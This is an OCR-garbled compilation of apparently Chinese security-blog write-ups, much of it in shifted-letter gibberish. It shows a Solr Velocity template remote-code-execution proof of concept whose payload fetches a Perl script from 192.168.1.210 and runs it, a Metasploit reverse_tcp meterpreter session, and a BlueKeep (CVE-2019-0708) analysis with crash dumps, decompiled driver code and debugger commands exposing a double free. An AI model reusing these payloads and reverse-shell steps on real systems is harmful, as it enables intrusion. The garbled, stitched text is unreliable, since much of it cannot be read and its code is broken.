
Mdyd 罪 Yhorflw &vhw 观 经绑 ⓠ

远 摄

阻 罗 观 经 脑

般 j hwUxqwlp h+,1h{ hf +,摄

j hwUxqwlp h+,1h{ hf +, 结 词阻



矿 Ⓑ ' C矿 ' C dqx{ 罪见

摄

知 观 罪 结 矿 ⑨ 神 2elq2edvk 0f

* C shuo* irr fxuc kwws=22or fdkr vw2vr ou1sc矩

-
-

2elq2edvk 0f ' C·shucirr fxuckwws=22or fddkr vw2vr ou1sc22 ' C 将 irr 当成要运行的脚本，将 fxuckwws=22or fddkr vw2vr ou1sc 作为参数传递

```
c.java
ort java.io.BufferedReader;
ort java.io.IOException;
ort java.io.InputStream;
ort java.io.InputStreamReader;

lic class myexec

 public static void main(String[] args)
  {
      Process p;
      String cmd="curl http://localhost/solr.pl |perl
     try
      {
          p = Runtime.getRuntime().exec(cmd);
          InputStream fis=p.getInputStream();
          InputStreamReader isr=new InputStreamReader
          BufferedReader br=new BufferedReader(isr);
          String line=null;
         while((line=br.readLine())!=null)
          {
              System.out.println(line);
          }
      }
     catch (IOException e)
      {
          e.printStackTrace();
      }
```

```
*myexec.java
1 import java.io.BufferedReader;
2 import java.io.IOException;
3 import java.io.InputStream;
4 import java.io.InputStreamReader;
5
6 public class myexec
7 {
8     public static void main(String[] args)
9      {
10         Process p;
11         String cmd="/bin/bash -c $@|perl foo curl http://localhost/solr.pl";
12        try
13         {
14             p = Runtime.getRuntime().exec(cmd);
15             InputStream fis=p.getInputStream();
16             InputStreamReader isr=new InputStreamReader(fis);
17             BufferedReader br=new BufferedReader(isr);
18             String line=null;
19            while((line=br.readLine())!=null)
20             {
21                 System.out.println(line);
22             }
23         }
24        catch (IOException e)
25         {
26             e.printStackTrace();
27         }
```


fxuo p hwhusuhwhu摄

```
msfconsole (ruby)
+ -- --=[ ** This is Metasploit 5 development branch **   ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.210
lhost => 192.168.1.210
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.210:4444
[*] Sending stage (914728 bytes) to 192.168.1.210
[*] Meterpreter session 1 opened (192.168.1.210:4444 -> 192.168.1.210:55197) at 2019-11-
02 23:32:12 +0800

meterpreter > ls
Listing: /opt/solr-8.1.1/server
==============================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100644/rw-r--r--  3959    fil   2018-10-25 18:22:56 +0800  README.txt
40755/rwxr-xr-x   4096    dir   2019-08-15 14:25:17 +0800  contexts
40755/rwxr-xr-x   4096    dir   2019-08-15 14:25:17 +0800  etc
40755/rwxr-xr-x   4096    dir   2019-08-15 14:25:17 +0800  lib
40755/rwxr-xr-x   4096    dir   2018-08-07 19:22:45 +0800  logs
```

```
..city_template (zsh)
└─ python poc.py http://localhost:8983 '/bin/bash -c $@|perl foo curl http://192.168.1.2
10/solr.pl'
[-] Start get .
[-] Get core name.
http://localhost:8983/solr/test/select?q=1&&wt=velocity&v.template=custom&v.template.cus
tom=%23set($x=%27%27)+%23set($rt=$x.class.forName(%27java.lang.Runtime%27))+%23set($chr=
$x.class.forName(%27java.lang.Character%27))+%23set($str=$x.class.forName(%27java.lang.S
tring%27))+%23set($ex=$rt.getRuntime().exec(%27/bin/bash -c $@|perl foo curl http://192.
168.1.210/solr.pl%27))+$ex.waitFor()+%23set($out=$ex.getInputStream())+%23foreach($i+in+
[1..$out.available()])$str.valueOf($chr.toChars($out.read()))%23end
Traceback (most recent call last):
  File "poc.py", line 55, in <module>
    poc(target)
  File "poc.py", line 47, in poc
    conn = requests.request("GET", url, timeout=6, verify=False)
```

```
root@7b78e34f882c: /var/www/html (docker)
root@7b78e34f882c:/var/www/html# ls
LICENSE    index.php  phpinfo.php  solr.pl
README.md  logo.png   shell.elf
root@7b78e34f882c:/var/www/html#
```

```
docker (docker)
ected in /var/lib/mysql
=> Installing MySQL ...
=> Done!
=> Waiting for confirmation of MySQL service sta
rtup
=> Creating MySQL admin user with random passwor
d
=> Done!
================================================
========================
You can now connect to this MySQL Server using:

    mysql -uadmin -pwceccGiuxdf0 -h<host> -P<por
t>

Please remember to change the [illegible] as
soon as possible!
MySQL user 'root' has no password but only allow
```

srf

```
lp sruv uht xhvvw
lp sruv mqr q
lp sruv v|v

ghi j hwbqdp h+xuq=
    sulqv %0` J hv fruh qdp h1%
    xuc . @ %2vr ou2dgp lq2fr uhvBz w@mqr q) lqgh{Lqir @idovh%
    fr qq @ uht xhvvw1uht xhvw+%d HW%/ xuc@xuq
    qdp h @ %whvw%
    wu| =
        qdp h @ dvw+mqr q1or dgv+fr qq1wh{ w^%vwdwxv%,^3`
    h{ fhsw=
        sdvv
    uhwxuq qdp h

ghi xsgdwhbfr qilj +xuc/ qdp h,=

    xuc . @ %2vr ou2% qdp h. %2fr qilj %
    sulqv %0` Xsgdwh fr qilj 1%/ xuc
    khdghuv @ ~%Fr qwhqw0W|sh%= %dssdf dwlr q2mqr q%
                %Xvhu0Dj hqw%= %Pr }lood2813 +Z lqgr z v QW\914>
Z lq97>{97> uy=8913, J hfnr 253433434 l luhir{ 28913%
    sr vwbgdwd @ %8%
    ~
      %xsgdwh0t xhu| uhvsr qvhz ulwhu%= ~
        %vwdwxv%= %d}|%
        %qdp h%= %yhor flw|%
        %odvv%= %ou1Yhor flw|Uhvsr qvhZ ulwhu%
```

```
            %whp sodvh1edvh1glu%= %8%
            %vrou1uhvrxufh1ordghu1hqdedng%= %wuxh%
            %sdudpv1uhvrxufh1ordghu1hqdedng%= %wuxh%
        Ø
    Ø
    %8%
    frqq @uhtxhvwv1uhtxhvw=%SRVW%xuo/gdwd@srvwbgdwd/
khdghuv@khdghuv,
    li frqq1vwdwxvbfrgh $@ 533=
        sulqw %xsgdwh frqilj huuru= %frqq1vwdwxvbfrgh
        v|v1h{lw=4,


ghi srf=xuo,=
    sulqw %0` Vwduwjhv 1%
    fruhbqdph @jhwbqdph=xuo,
    xuc.@
%2vrou2%fruhbqdph.%2vhdnfwBt @4)) zw@yhorflw)y1whpsodvh@f
xvwrp)y1whpsodvh1fxvwrp @( 56vhw='{@( 5:( 5:,.( 56vhw='uw@
'{1fodvv1iruQdph=( 5:mdyd1odqj 1Uxqwph( 5:,,.( 56vhw='fku@'
{1fodvv1iruQdph=( 5:mdyd1odqj 1Fkdudfwhu( 5:,,.( 56vhw='vwu@'
{1fodvv1iruQdph=( 5:mdyd1odqj 1Vwulqj( 5:,,.( 56vhw='h{@'uw1j
hwUxqwph=,1h{hf=( 5:%. fpg.
% 5:,,.'h{1zdlwru=,.( 56vhw='rxw@'h{1jhwLqsxwVwuhdp=,,.(
56iruhdfk='l.lq.^411'rxw1dydlodedn=,`,'vwu1ydoxhRi='fku1wrFkdu
v='rxw1uhdg=,,,( 56hqg%
    sulqw=xuo,
    frqq @uhtxhvwv1uhtxhvw=%dHW%xuo/whphrxw@9/
yhuli|@ldovh,
    sulqvfrqq1wh{v
```

```
li bbqdp hbb @@ *bbp dlqbb*=
    wduj hv @ v| v1duj y^4`
    f p g @ v| v1duj y^5`
    s r f +wduj hw,
22 l r up
kwwsv=22j lwkxe1fr p 2z|}{{}2Dsdf khbVr oubUF HbyldbYhor flw|bwh
p sodwh
```

(f)落缩罗 FYH (f)

原创 giantbranch 信安之路 2019-10-12

CVE-2019-0708 微软远程桌面服务远程代码执行漏洞

翻 PVbW453 罗 fkdqqho 雅 Fkdqqho矿 PVbW453 Fkdqqho 缩 知雅 练 矿 角 练 别别lg 结 64矩摄 艺 逃 Ⓓ矿 规 缩罗结 LG 绑矿 PVbW453 Fkdqqho 缩罗 矿遂 角院 fkdqqho矿 练 iuhh矿 角 脑评 iuhh矿 般 Grxedh luhh 般知陷 Grxedh luhh XDI 题矿 翻 罗 XVH iuhh 矩摄

zlq: 65 谅

(f)

SRF

```
ngA j
```

```
--- ldwdcV|vwhp Huuru=3{3333333d
+3{33333333/3{33333335/3{33333334/3{;73HG<73,
Euhdnlqvwxfwrqh{fhswrq0frgh;3333336+iluvvfkdqfh,
Didwdcv|vwhp huurukdvrffxuuhg1
```

Ghexjjhu hqwhuhg rq iluvv wu| > Exjfkhfn fdoo edfnv kdyh qrv ehhq lqyrnhg1

D idwdc v|vwhp huur u kdv rffxuuhg1

Frqqhfwhg wr Zlqgrzv : :933 {;9 frpsdwhdn wduj hv dv +Vxq Vhs 5< 49=8<=3:1955 534< +XWF . ;=33,,/swu97 lDOVH
Ordglqj Nhuqhc V|perov
11111111111111111111111111111111111111111111111111111111111111
11111111111111111111111111111111111111111111111111111111111111
11111111111111111111111111111
Ordglqj Xvhu V|perov
11111111111111111111111111111111111111111111111111111111111111
1111111111111111111
Ordglqj xqordghg prgxdn dvv
111111111
_____
_____
_
_
_ Exjfkhfn Dqdq vlv
_
_
_
_____
_____

Xvh $dqdq }h 0y wr jhv ghwdlchg ghexjjlqj lqirup dWrq1

ExjFkhfn D/~3/5/4/;73hg<730

```
Sureded( fdxvhg e| =whup gg1v|v
+whup gg$bLfdIuhhFkdqqho 77 ,

Iroorzxs=Pdfklqh Rzqhu
000000000

qw$UwosEuhdnZlwkVwdwxvLqvwuxfwrq=
;73e56<7 ff                    lqv      6
ngA $dqd(}h 0y
_____________________________________________________
_____________________
_
_
_                              Exjfkhfn Dqd(vlv
_
_
_
_
_____________________________________________________
_____________________

LUTObQRWbOHVVbRUbHTXDO+d,
Dq dwwhp sv zdv pdgh wr dffhvv d sdjhded +ru frpsohwhd(
lqydodg, dgguhvv dv dq
lqwhuuxsv uht xhvv dhyhc+LUTO, wkdv lv wr klj k1  Wklv lv xvxda(
fdxvhg e| gulyhuv xvlqj lp surshu dgguhvvhv1
Li d nhuqhc ghexj jhu lv dydlodedh j hv wkh vwdfn edfnwudfh1
Duj xp hqwv=
Duj 4=33333333/phpru| uhihuhqfhg
Duj 5=33333335/LUTO
Duj 6=33333334/elwilhog =
  elv 3 =ydoxh 3 @uhdg rshudwrq/4 @zulwh rshudwrq
```

```
  elv 6 = ydoxh 3 @ qrw dq h{hfxwh rshudwrq/ 4 @ h{hfxwh
rshudwrq +rqo rq fklsv zklfk vxssruw wklv dhyhc ri vwdwxv,
Duj 7=;73hg<73/ dgguhvv zklfk uhihuhqfhg p hp ru

Ghexjjlqj Ghwdlov=
0000000000000000000

Z ULWHbDGGUHVV= 33333333

FXUUHQWbLUTO= 5

I DXOWLQJbLS=
qw$H{GhdnwhUhvrxufhOlwh.;:
;73hg<73 ;<34 pry gzrug swu^hf{`/hd{

GHI DXOWbEXFNHWbLG= YLVWDbGULYHUbI DXOW

EXJFKHFNbVWU= 3{D

SURFHVVbQDPH= vyfkrvw1h{h

WUDSbI UDP H= <3ff9;df 00 +1wuds 3{iiiiiiii<3ff9;df,
HuuFrgh @33333335
hd{@33333333 he{@33333333 hf{@33333333 hg{@33333333
hvl@;74e35;3 hgl@;d<<;;;7
hls@;73hg<73 hvs@<3ff9<53 hes@<3ff9<67 lrs@3
qy xs hl sc}u qd sh qf
fv@333; vv@3343 gv@3356 hv@3356 iv@3363
j v@3333 hi@33343579
qw$H{GhdnwhUhvrxufhOlwh.3{;:=
```

```
;73hg<73 ;<34                p r y       gz r ug sw u^hf{`/hd{
gv=3356=33333333@BBBBBBBB
Uhvhvwwqj ghidxo vfrsh

ODVWbFRQWURObWUDQVIHU=  iur p ;7456h:4 wr ;73e56<7

VWDFNbWH[W=
<3ff97:7 ;7456h:4 33333336 ;id4fd7e 33333398
qw$UwosEuhdnZlwkVwdwxvLqvwuxfwrq
<3ff97f7 ;7457<9g 33333336 33333333 ;73hg<73
qw$NIExj Fkhfn Ghexj Euhdn.3{4f
<3ff9;;f ;73;g:he 3333333d 33333333 33333335
qw$NhExj Fkhfn5.3{9;e
<3ff9;;f ;73hg<73 3333333d 33333333 33333335
qw$NIWuds3H.3{5fi
<3ff9<67 <356:gd5 ;d<<;;;7 ;9;d:f<; ;d<<;;:;
qw$H{GhdnwhUhvrxufhOlwh.3{;:
<3ff9<7; <356;393 ;d<<;;:; ;d<<;;;7 ;9;e89:3
whup gg$bLfdI uhhFkdqqho 3{77
<3ff9<97 <356;<8i ;d<<;;:; ;9;e89:3 33333333
whup gg$LfdGhuhihuhqfhFkdqqho 3{67
<3ff9<d3 <356<687 ;9;e89:3 33333338 3333334i
whup gg$LfdFkdqqhdLqsxwLqwhuqdo 3{6d:
<3ff9<f; d93f8gf< ;;ff5h57 33333338 3333334i
whup gg$LfdFkdqqhdLqsxw 3{6f
<3ff9d33 d93f8h64 d956533; ;;ff5h53 ;;ff5h43
UGSZ G$VljqddEurnhqFrqqhfwrq.3{73
<3ff9d4; <356<6:i d8i:633; 33333337 33333333
UGSZ G$PFVLfdFkdqqhdLqsxw 3{88
<3ff9d77 d93<g769 ;;h47;;7 33333337 33333333
whup gg$LfdFkdqqhdLqsxw 3{9:
```

<3ff:59f d93<g3<3 ;;h47;;3 ;;f858d; ;7346:d3
wvvhfvuy$FGhidxowGdwdPdqdjhu=Glvfrqqhfw3{6f
<3ff:5d7 d93<fd49 <3ff:5e7 ;;h47;:3 d93d344;
wvvhfvuy$Fllowhu=HlowhuLqfrplqjGdwd.3{555
<3ff:5g3 <356f::5 ;;f858d; 33333333 ;9;d4fe7
wvvhfvuy$VfuUdzLqsxw3{93
<3ff:5i7 d93<69d< ;9;4<8f7 33333333 ;9;d4fe7
whup gg$LfdUdzLqsxw3{8d
<3ff:e63 <356e89g ;9;d4e9; ;<44i663 ;;77gf8;
wgwfs$VgLqsxwWkuhdg.3{67g
<3ff:e7f <356e9:f ;<3:6;33 336;34:6 ;<44i6d3
whup gg$bLfdGulyhuWkuhdg.3{86
<3ff:e:7 <356f33f ;;77gf8; ;<44i663 ;9;e89:3
whup gg$bLfdVwduwLqsxwWkuhdg.3{9f
<3ff:ee7 <356<h<4 ;9;e89:3 ;<44i663 ;<44i6d3
whup gg$LfdGhylfhFrqwurdVwdfn.3{83d
<3ff:eh7 <356d398 ;<44i663 ;<44i6d3 ;;i6fh9;
whup gg$LfdGhylfhFrqwuro3{8<
<3ff:eif ;73;67ef ;:f3fee3 ;<44i663 ;<44i663
whup gg$LfdGlvsdwfk.3{46i
<3ff:f47 ;75;7hhh ;;i6fh9; ;<44i663 ;<44i6d3
qw$LriFdooGulyhu.3{96
<3ff:f67 ;75d4fg4;:f3fee3 ;;i6fh9; 33333333
qw$LrsV|qfkurqrxvVhuylfhWdlo3{4i;
<3ff:fg3 ;75d77df ;:f3fee3 ;<44i663 33333333
qw$Lrs[{{Frqwurdlfh.3{9dd
<3ff:g37 ;73;d75d 33333<9f 33333333 33333333
qw$QwGhylfhLrFrqwurdlfh.3{5d
<3ff:g37 ::9e97i7 33333<9f 33333333 33333333
qw$NlldvwFdooHqwu|.3{45d
364fif7f ::9e7fdf 9i8e4;d: 33333<9f 33333333

```
qwgoo$NIIdvwW|vwhpFdooUhw
364fif83 9i8e4;d: 33333<9f 33333333 33333333
qwgoo$QwGhylfhLrFrqwurdldh.3{f
364fif;f 9i8e58h< 33333<9f 336;34:6 336:i3h3
LFDDSL$LfdLrFrqwuro3{5<
364fifef ::;444:7;3333333 364fig3; ::9fe6i8
LFDDSL$LfdLqsxwWkuhdgXvhuPrgh.3{6:
364fiff; ::9fe6i8 336:i3g; :79<7gge 33333333
nhuqho65$EdvhWkuhdgLqlwWkxqn.3{h
364fig3; ::9fe6f; 9i8e58e5 336:i3g; 33333333
qwgoo$bbUwoXvhuWkuhdgVwduw3{:3
364fig53 33333333 9i8e58e5 336:i3g; 33333333
qwgoo$bUwoXvhuWkuhdgVwduw3{4e
```

```
VWDFNbFRPPDQG=  ne
```

```
lROORZXSbLS=
whupgg$bLfdluhhFkdqqho77
<356:gd5;g7977          dhd      hd{/^hvl.77k`
```

```
V\PERObVWDFNbLQGH[=  8
```

```
V\PERObQDPH=  whupgg$bLfdluhhFkdqqho77
```

```
lROORZXSbQDPH=  PdfklqhRzqhu
```

```
PRGXOHbQDPH=whupgg
```

```
LPDJHbQDPH=  whupgg1v|v
```

```
GHEXJbl OUbLP DJ HbWLP HVWDP S=  7d8efdgi

l DLOXUHbEXF NHWbLG=  3{Dbwhup gg$bLfdl uhhFkdqqho 77

EXF NHWbLG=  3{Dbwhup gg$bLfdl uhhFkdqqho 77

l r oor z xs= P dfklqhRz qhu
000000000
```

规 Ⓑ whup gg$bLfdl uhhFkdqqho qw$H{GhdhwhUhvr xufhOlwh 般

iuhh 逃 矿 耻 grxedh iuhh 般 LfdUhelqgYluwxdoFkdqqhcv LfdElqgYluwxdoFkdqqhcv 罪角 规 Ⓑ LfdllqgFkdqqhoE|Qdp h 挺 矿 角 罗挺 矿 罗 角 fkdqqhoqdp h 3{<7 遗

```
lqv bbvwgfdoc LfdllqgFkdqqhoE|Qdp h+lqv d4/ lqv d5/ fkdu –d6,
~
  lqv y7> 22 he{
  bGZ RUG –y8> 22 hvl
  lqv y9> 22 hgl

  li + d5 $@ 8 ,
     uhwxuq LfdllqgFkdqqho+d4/ d5/ 3,>
  LfdOrfnFkdqqhdWdedh+d4 . 5: 5,>
  y7 @ d4 . ; 3>
  y8 @ –+bGZ RUG ––,+d4 . ; 3,>
  li + y8 @@ +bGZ RUG –,+d4 . ; 3, ,
     j r wr ODEHOb47>
  gr
```

```
  ~
     y9 @ +lqw;+y8 0 73,>
     li + –+y8 0 7, @@ 8 ) ) $bbvwulfp s++fr qvv fkdu –,+y9 . 3{<7,/
d6, ,    22通过这个我们知道 fkdqqhoqdp h 是在 3{<7 偏移
        euhdn>
     y8 @ +bGZ RUG –,–y8>
  Ø
  z kldh + y8 $@ +bGZ RUG –,y7 ,>
  li + y8 $@ +bGZ RUG –,y7 ,
     bLqwhuor fnhgH{fkdqj hDgg++yr odWdh vlj qhg bblqw65 –,+y9 .
; ,/ 4x,>
  ho/h
ODEHOb47=
     y9 @ 3>
  Lf dXqor fnFkdqqhoWdedh+d4 . 5: 5,>
  uhwxuq y9>
Ø
```

经 练 矿 角 规 Ⓑ iuhh

```
; d<<; ; : ;
```

```
<3ff9<7; <356; 393 ; d<<; ; : ; ; d<<; ; ; 7 ; 9; e89: 3
whup gg$bLf dI uhhFkdqqho 3{77
```

fkdqqhoqdp h 结 PVbW453知3{<7 罗轴

结 矿 结练 矩

```
ngA gd ; d<<; ; : ; . 3{<7
; d<<; <3f  %P VbW453%
```

规 Ⓑ 矿 角 结 阿 PVbW453


fkdqqho XDI 摄

阻　　角　　罗 PVbW453 fkdqqho

(s) 矿　结　　般缩

iuhh 挺　　般矿　耻　雅　挺　离

角　　范挺　　般 Lf dI lqgFkdqqhoE|Qdph



规　Ⓑ　练罗 Lf dFuhdwhFkdqqho挺　矿　(s)

Fkdqqho矿　雅　挺　矿　角　矿　练罗

bLf dDoor fdwhFkdqqho

```
int __stdcall IcaCreateChannel(PVOID P, int a2, int a3, int a4)
{
  int v4; // eax
  char *v5; // esi
  char *v6; // esi
  int result; // eax
  char *v8; // [esp-8h] [ebp-8h]
  unsigned int v9; // [esp+8h] [ebp+8h]

  v4 = a2;
  v9 = *(_DWORD *)(a2 + 8);
  if ( v9 > 5 )
    return -1073741811;
  v5 = (char *)(v4 + 12);
  v8 = (char *)(v4 + 12);
  if ( !_memchr((const void *)(v4 + 12), 0, 8u) )
    return -1073741811;
  _InterlockedExchangeAdd((volatile signed __int32 *)P + 2, 1u);
  ExEnterCriticalRegionAndAcquireResourceExclusive((char *)P + 12);
  v6 = (char *)IcaFindChannelByName((int)P, v9, v5);
  if ( v6 || (v6 = _IcaAllocateChannel((int)P, v9, v8)) != 0 )
  {
    _InterlockedExchangeAdd((volatile signed __int32 *)v6 + 33, 1u);
    if ( v6[128] & 8 )
    {
      _InterlockedExchangeAdd((volatile signed __int32 *)v6 + 2, 1u);
      ExEnterCriticalRegionAndAcquireResourceExclusive(v6 + 12);
      *((_DWORD *)v6 + 32) &= 0xFFFFFFF7;
      ExReleaseResourceAndLeaveCriticalRegion(v6 + 12);
      IcaDereferenceChannel(v6);
    }
    ExReleaseResourceAndLeaveCriticalRegion((char *)P + 12);
    if ( !_InterlockedExchangeAdd((volatile signed __int32 *)P + 2, 0xFFFFFFFF) )
      _IcaFreeConnection(P);
    *(_DWORD *)(*(_DWORD *)(a4 + 24) + 12) = v6;
    result = 0;
  }
  else
  {
    ExReleaseResourceAndLeaveCriticalRegion((char *)P + 12);
    if ( !_InterlockedExchangeAdd((volatile signed __int32 *)P + 2, 0xFFFFFFFF) )
      _IcaFreeConnection(P);
    result = -1073741670;
  }
  return result;
}
```


矿 Ⓑ 挺 般矿 般

```
char *__stdcall _IcaAllocateChannel(int a1, int a2, char *pszSrc)
{
  char *v3; // eax
  char *channelPoint; // esi
  int v6; // edi
  _DWORD *v7; // eax
  _DWORD *v8; // eax
  int v9; // eax
  int v10; // edx
  _DWORD *v11; // eax
  int v12; // eax

  v3 = (char *)ExAllocatePoolWithTag(0, 0xC8u, 0x63695354u);
  channelPoint = v3;
  if ( !v3 )
    return 0;
  memset(v3, 0, 0xC8u);
  v6 = a1;
  _InterlockedExchangeAdd((volatile signed __int32 *)(a1 + 8), 1u);
  *((_DWORD *)channelPoint + 48) = v6 + 272;
  *((_DWORD *)channelPoint + 49) = 0;
  *((_DWORD *)channelPoint + 34) = v6;
  *((_DWORD *)channelPoint + 2) = 1;
  *(_DWORD *)channelPoint = 2;
  *((_DWORD *)channelPoint + 1) = &IcaChannelDispatchTable;
  ExInitializeResourceLite((PERESOURCE)(channelPoint + 12));
  *((_DWORD *)channelPoint + 31) = a2 != 5 ? 0xAF : 0;
  ExInitializeResourceLite((PERESOURCE)(channelPoint + 68));
  v7 = channelPoint + 168;
  v7[1] = v7;
```


角 绑 缩 罗 知 罗 矿

H{ Door f dwhSr r oZ lwkWdj 矿 bLf dl uhhF kdqqho 矩

ex whup gg$bLf dDoor f dwhF kdqqho 3{ 4f %sulqwi

_%Door f dwhF kdqqhc Dgguhvvv= 3{({_q_%C hd{>lhf kr>j f %

ex whup gg$bLf dl uhhF kdqqhc %sulqwi _% uhhF kdqqhc Dgguhvvv=

3{({_q_%C hvl>lhf kr>j f %

露 srf/ sd|or dg

Door f dwhF kdqqhc Dgguhvvv= 3{;;hhfi6;

Door f dwhF kdqqhc Dgguhvvv= 3{;<5e7gi3

Door f dwhF kdqqhc Dgguhvvv= 3{;9d43g3;

Door f dwhF kdqqhc Dgguhvvv= 3{;:f969;;

Door f dwhF kdqqhc Dgguhvvv= 3{;;i9h4d;

Door f dwhF kdqqhc Dgguhvvv= 3{;<5e7;4;

```
luhhFkdqqhcDgguhvvv=3{;;hhfi6;
luhhFkdqqhcDgguhvvv=3{;;i9h4d;
luhhFkdqqhcDgguhvvv=3{;<5e7;4;
luhhFkdqqhcDgguhvvv=3{;:f969;;
luhhFkdqqhcDgguhvvv=3{;9d43g3;
luhhFkdqqhcDgguhvvv=3{;<5e7gi3
DoorfdwhFkdqqhcDgguhvvv=3{;;i9h4d;
DoorfdwhFkdqqhcDgguhvvv=3{;<5eif43
DoorfdwhFkdqqhcDgguhvvv=3{;;hhfi6;
DoorfdwhFkdqqhcDgguhvvv=3{;:f969;;
DoorfdwhFkdqqhcDgguhvvv=3{;<5e7gi3
DoorfdwhFkdqqhcDgguhvvv=3{;9d<8f83
luhhFkdqqhcDgguhvvv=3{;;i9h4d;
luhhFkdqqhcDgguhvvv=3{;;i9h4d;

---ldwdcV|vwhp Huuru=3{3333333d

+3{33333333/3{33333335/3{33333334/3{;73HG<73,

Euhdn lqvwuxfwrq h{fhswrq 0 frgh ;3333336 +iluvv fkdqfh,

D idwdcv|vwhp huuru kdv rffxuuhg1
Ghexjjhu hqwhuhg rq iluvv wu|>Exjfkhfn fdoohdfnv kdyh qrv
ehhq lqyrnhg1

D idwdcv|vwhp huuru kdv rffxuuhg1

Frqqhfwhg wr Zlqgrzv: :933{;9 frpsdwleoh wdujhv dv+lul
Vhs 5: 48=5<=87134: 534< +XWF . ;=33,,/swu97 lDOVH
Ordglqj Nhuqhc V|perov
11111111111111111111111111111111111111111111111111111111111111
```

```
1111111111111111111111111111111111111111111111111111111111111111
11111111111111111111111111
Or dglqj  Xvhu V| p er ov
1111111111111111111111111111111111111111111111111111111111111111
1111111111111111111
Or dglqj  xqor dghg p r gxoh dvv
111111
_____________________________________________________
____________________
_
_
_                              Exj fkhfn Dqdq vlv
_
_
_
_____________________________________________________
____________________
```

```
Xvh $dqdq}h 0y wr j hv ghwdlohg ghexj j lqj  lqir up dwr q1
```

```
Exj Fkhfn D/ ~3/ 5/ 4/ ; 73hg<73Ø
```

```
Sur eded  fdxvhg e|  = whup gg1v| v
+ whup gg$bLf dI uhhF kdqqho 77 ,
```

```
l r oor z xs= P df klqhRz qhu
000000000
```

```
qw$Uwos Euhdn Z lwk Vwdwxv Lqvwuxf wr q=
; 73e56<7 ff                    lqv      6
```

角 Ⓑ矿 3{;;i9h4d; 罗 iuhh 般缩

```
IuhhFkdqqhc Dgguhvvv=3{;;i9h4d;
IuhhFkdqqhc Dgguhvvv=3{;;i9h4d;
```

阿 罗 XDI 矿脑 规 GRXEOH IUHH知5 iuhh矩

经 矿 角露绑练罗 矿 练罗 fkdqqho 般缩罗 LG

```
ex whup gg$bLfdElqgFkdqqhc %hfkr bLfdElqgFkdqqhc
@@@@@@@@@@@@@@@@@@>nyxjf%
```

迎 般矿 绑神

```
ngAj
